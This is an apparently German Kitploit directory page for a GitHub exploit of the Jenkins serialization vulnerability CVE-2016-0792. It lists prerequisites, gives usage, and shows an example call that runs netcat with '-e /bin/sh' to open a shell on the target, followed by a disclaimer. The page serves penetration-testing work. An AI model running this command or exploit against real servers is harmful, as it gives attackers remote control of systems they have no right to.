
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
jenkins-cve-2016-0792 — Exploit für Jenkins Serialisierungssicherheitslücke - CVE-2016-0792 | Kitploit

Tools/GitHubGitHub/jpiechowka/jenkins-cve-2016-0792
SchwachstellenanalyseCode-AnalyseDynamische Code-Analyse (DAST)ExploitationWebanwendungs-ExploitationPenetrationstests
GitHubjpiechowka/jenkins-cve-2016-0792

jenkins-cve-2016-0792

Exploit für Jenkins Serialisierungssicherheitslücke - CVE-2016-0792

Repository anzeigen
471942vor 9 JahrenVon Kitploit geprüft
Teilen

Jenkins CVE-2016-0792

Exploit für die Jenkins-Serialisierungssicherheitslücke - CVE-2016-0792

Exploit-Datenbank

https://www.exploit-db.com/exploits/42394/

Weitere Informationen finden Sie hier

  1. Contrast Security

  2. Pentester Lab

Voraussetzungen

  1. Python 3.6.x

  2. Die requests-Bibliothek wird für diesen Exploit benötigt

    sudo pip install requests

Verwendung

python3

from exploit import exploit

exploit(url, command)

Wobei url die URL zum Jenkins-Server und command der auszuführende Befehl ist.

Beispiel

exploit('http://192.168.56.101/jenkins/', '/usr/bin/nc -l -p 9999 -e /bin/sh')

Dies wird nc ausführen und auf Port 9999 auf dem verwundbaren Rechner lauschen.

Für Demonstrationszwecke werde ich das ISO von Pentester Lab verwenden.

asciicast

Haftungsausschluss

Die Verwendung dieser Software zum Angriff auf Ziele ohne Erlaubnis ist illegal. Ich übernehme keine Verantwortung für Schäden, die durch Nutzung dieser Software gegen das Gesetz verursacht werden.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    327
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    256

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




